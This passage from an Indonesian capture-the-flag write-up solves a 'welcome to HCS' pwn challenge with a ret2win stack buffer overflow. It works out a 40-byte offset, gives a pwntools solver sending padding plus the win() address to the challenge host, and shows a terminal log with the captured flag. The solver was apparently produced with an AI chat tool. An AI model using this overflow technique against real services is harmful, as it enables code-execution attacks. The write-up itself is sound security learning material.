19    return printf("Congratulations, welcome to HCS!\n%s", s);
20 }

```

Fungsi `win()` ini langsung membuka dan membaca file `flag.txt`! Jadi objektif kita tinggal menimpa return address (**Saved RIP**) di stack agar langsung melompat ke alamat fungsi `win()`.

Struktur memori stack frame 64-bit pada saat fungsi `vuln()` berjalan tersusun sebagai berikut:

1. Buffer lokal `v1` berukuran 32 bytes (`[rsp+0h] [rbp-20h]`).
2. Saved Base Pointer (`Saved RBP`) milik fungsi pemanggil berukuran 8 bytes.
3. Return Address (`Saved RIP`) yang menentukan instruksi berikutnya setelah fungsi `vuln()` selesai.

Berikut perhitungan matematis untuk menentukan panjang padding buffer overflow-nya:

Offset Padding = Ukuran Buffer + Ukuran Saved RBP

Offset Padding = 32 bytes + 8 bytes = 40 bytes

Payload = (40 bytes dummy) + Alamat Fungsi win (0x40127b)

Setelah rumus offset-nya ketemu, langsung saja saya minta senopati cari solver ret2win terus modif buffernya:

```
#!/usr/bin/env python3
from pwn import *

host = 'welcome-to-hcs-bfd0f094e6ed.challenge.hcs-team.com'
port = 1337

# 1. Buat koneksi remote dengan TLS/SSL
r = remote(host, port, ssl=True)

# 2. Bangun payload ret2win: 40 bytes padding + alamat fungsi win
payload = b'A' * 40 + p64(0x40127b)

# 3. Kirim payload dan masuk ke mode interaktif
r.sendline(payload)
r.interactive()
```

setelah payload dikirim ke server, eksekusi program langsung dibelokkan ke fungsi `win()` dan flag berhasil kita dapatkan!

```
(Kazek@LAPTOP-A8GK8PI) - [~/CTF/intersechcs]
$ python pwen/solva.py
[*] Opening connection to welcome-to-hcs-a05aed5304ea.challenge.hcs-team.com on port 1337: Done
[*] Switching to interactive mode
=== Welcome to HCS ===
Welcome to HCS! Before we let you in, what's your name?
> Nice to meet you, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA{\x12@! See you around.
Congratulations, welcome to HCS!
HCS{g0ddamnNIN_Y0u_M4de_17_P4ls_533_Y0u_1n_HCS_^^}
[*] Got EOF while reading in interactive
$ ls
$ cat
[*] Closed connection to welcome-to-hcs-a05aed5304ea.challenge.hcs-team.com port 1337
[*] Got EOF while sending in interactive
```

AI History:

<https://chat.ragita.net/s/ec8e2794-f042-4af2-a3bc-1ca1d952692a>